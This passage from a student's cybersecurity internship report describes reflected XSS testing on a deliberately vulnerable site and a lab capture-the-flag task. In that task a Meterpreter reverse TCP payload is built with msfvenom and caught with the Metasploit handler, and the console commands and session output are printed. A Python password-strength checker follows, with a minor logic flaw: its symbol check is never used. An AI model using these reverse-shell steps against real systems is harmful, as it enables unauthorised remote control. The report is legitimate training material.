
[*] ending @ 22:00:15 /2025-04-24/

```

5.) Testing for XSS on <http://testphp.vulnweb.com/>

- What I Did and Found: I also tested input fields for Cross-Site Scripting (XSS). I focused on the search function (/search.php) and injected a simple JavaScript payload. It worked – the script executed, and I got an alert box with "XSS" to pop up in the browser, confirming a reflected XSS vulnerability.

- What I Learned: Successfully executing this XSS attack helped me understand how these vulnerabilities work in practice. I learned how to craft a basic payload and use input fields to test if a site is vulnerable. Seeing the alert box confirm the vulnerability was a clear success.
- My Screenshot:
- intern- task level intermediate- task 5- scr.png



Task (CTF)- Initial access with Metasploit

- What I Did and Found: For the CTF challenge, my objective was to get initial access to the target machine. I used msfvenom to create a Windows Meterpreter reverse TCP payload (shell.exe), setting the LHOST to my machine's IP (192.168.185.137) and LPORT to 4444. Then, I configured the exploit/multi/handler in msfconsole to listen for the incoming connection using the same payload settings. Once the payload (shell.exe) was executed on the target machine (192.168.185.211), it connected back to my listener, and I successfully got a Meterpreter session.
- What I Learned: This task was great practice for using Metasploit. I got comfortable generating payloads with msfvenom and setting up listeners in msfconsole. Successfully catching the reverse shell and getting that Meterpreter prompt felt like a significant achievement and really demonstrated a key phase of penetration testing.
- My Screenshot:
- CTF Tasks- Initial access with metasploit screenshot.jpg

```

kali@kali: ~ [1] msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.165.137
LHOST => 192.168.165.137
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.165.137:4444
[*] Sending stage (177734 bytes) to 192.168.165.211
[*] Meterpreter session 1 opened (192.168.165.137:4444 -> 192.168.165.211:49845) at 2025-04-30 12:41:45 -0400
[*] meterpreter >
[*] meterpreter >

```

Ethical Hacking Project- Password Strength Checker

- What I Did and Found: For my project, I decided to build a password strength checker using Python. I wrote a script (password_checker.py) that uses regular expressions (the re module) to check if a password includes digits, uppercase letters, lowercase letters, and special symbols. Based on these factors and the password's length, my script outputs whether the password is "Weak," "Moderate," or "Strong." I tested it with Codel-125, and it correctly identified it as "Moderate."
 - What I Learned: Building this tool was a good way to apply programming skills to a security concept. It helped me practice using Python and regular expressions, and it was rewarding to create a functional script that evaluates password complexity based on standard criteria.
- Hyperlink to github project: <https://github.com/Onyekachi-537/Ethical-Hacking-Project-Onyekachi-Akurunwa>
- My Screenshots:
- ethical hacking project- scr 1.jpg

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

The screenshot shows a terminal window titled "kali@kali: ~". The window contains Python code for a password checker. The code defines a function `check_password_strength` that takes a password as input and returns a strength level ("Strong", "Moderate", or "Weak") based on length, digit, uppercase, lowercase, and symbol requirements. It also includes a section for testing with the password "Codal-125".

```
GNU nano 8.3          password_checker.py
import re

def check_password_strength(password):
    length_error = len(password) < 8
    digit_error = re.search(r"\d", password) is None
    uppercase_error = re.search(r"[A-Z]", password) is None
    lowercase_error = re.search(r"[a-z]", password) is None
    symbol_error = re.search(r"[@#$%^&(),.?\\':{}|<>]", password) is None

    if not (length_error or digit_error or uppercase_error or lowercase_error):
        return "Strong"
    elif not (length_error and digit_error and uppercase_error):
        return "Moderate"
    else:
        return "Weak"

# Automatically test with "Codal-125"
password = "Codal-125"
print("Password:", password)
print("Password strength:", check_password_strength(password))
```

- ethical hacking project - scr 2.jpg

kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

The screenshot shows a terminal window titled "kali@kali: ~". The window contains Python code for a password checker, identical to the one in the previous screenshot. It defines a function `check_password_strength` and tests it with the password "Codal-125".


```
GNU nano 8.3          password_checker.py
import re

def check_password_strength(password):
    length_error = len(password) < 8
    digit_error = re.search(r"\d", password) is None
    uppercase_error = re.search(r"[A-Z]", password) is None
    lowercase_error = re.search(r"[a-z]", password) is None
    symbol_error = re.search(r"[@#$%^&(),.?\\':{}|<>]", password) is None

    if not (length_error or digit_error or uppercase_error or lowercase_error):
        return "Strong"
    elif not (length_error and digit_error and uppercase_error):
        return "Moderate"
    else:
        return "Weak"

# Automatically test with "Codal-125"
password = "Codal-125"
print("Password:", password)
print("Password strength:", check_password_strength(password))
```

- ethical hacking project- scr 3.png



Learning Outcomes

This internship was a fantastic learning experience for me. Here's what I gained:

- Hands-on Tool Proficiency: I didn't just learn *about* cybersecurity tools; I actually *used* them extensively. I got hands-on practice with Nmap (scanning), Dirb (web discovery), Wireshark (traffic analysis), sqlmap (SQLi testing), Metasploit (payloads & handlers), and even applied secure coding ideas in my Python project.
- Understanding the Security Process: I developed a much clearer picture of how security assessments work, from the initial information gathering and scanning stages all the way through trying to gain access and exploit vulnerabilities.
- Sharpened Problem-Solving Skills: Facing challenges like figuring out open ports, discovering hidden site sections, extracting credentials, and dealing with potential WAFs definitely pushed my analytical thinking and forced me to figure out how to apply the tools effectively to solve problems.
- Personal & Professional Growth: Beyond the technical skills, this internship improved my ability to tackle specific tasks methodically, document what I found using screenshots as proof, and manage my time to meet the goals set for me.

Challenges and Solutions

It wasn't all smooth sailing; I definitely hit some challenges:

- Getting Comfortable with Complex Tools: Tools like Nmap, sqlmap, and Metasploit have a lot of options and can be intimidating at first. Getting the hang of them took focused effort. I overcame this by hitting the documentation hard, watching tutorials, and spending extra time practicing in the lab environment until I felt more confident.
- Making Sense of Tool Output: Sometimes, the output from tools like Nmap or sqlmap wasn't immediately clear. Figuring out what the scan results *really* meant, or why sqlmap might be getting blocked, required me to slow down, analyze the details, and look things up in documentation or online security resources.

Conclusion

Overall, my internship experience at Hack Secure was incredibly valuable and really boosted my knowledge and practical skills in cybersecurity. Getting to use industry-standard tools on realistic targets taught me so much about vulnerability assessment, penetration testing, and how exploits actually work. Completing all the intermediate tasks, tackling the CTF challenge, and building my password checker project has definitely solidified my interest in cybersecurity as a career path. I feel much more prepared now for the kinds of challenges I'll encounter in this field.

Acknowledgments

I really want to thank Hack Secure for giving me this internship opportunity. I owe a special thanks to my mentor, Mr. Aman Pandey, and assistant mentor Mr. Prabhat Raj – their guidance and support were incredibly helpful throughout my time here. I also thank Amrita Vishwa Vidyapeetham for making this internship possible; it's been a huge part of my growth. I hope this report gives a good sense of my experience and shows how I was able to connect what I learned in my studies with practical, hands-on skills in a professional cybersecurity setting.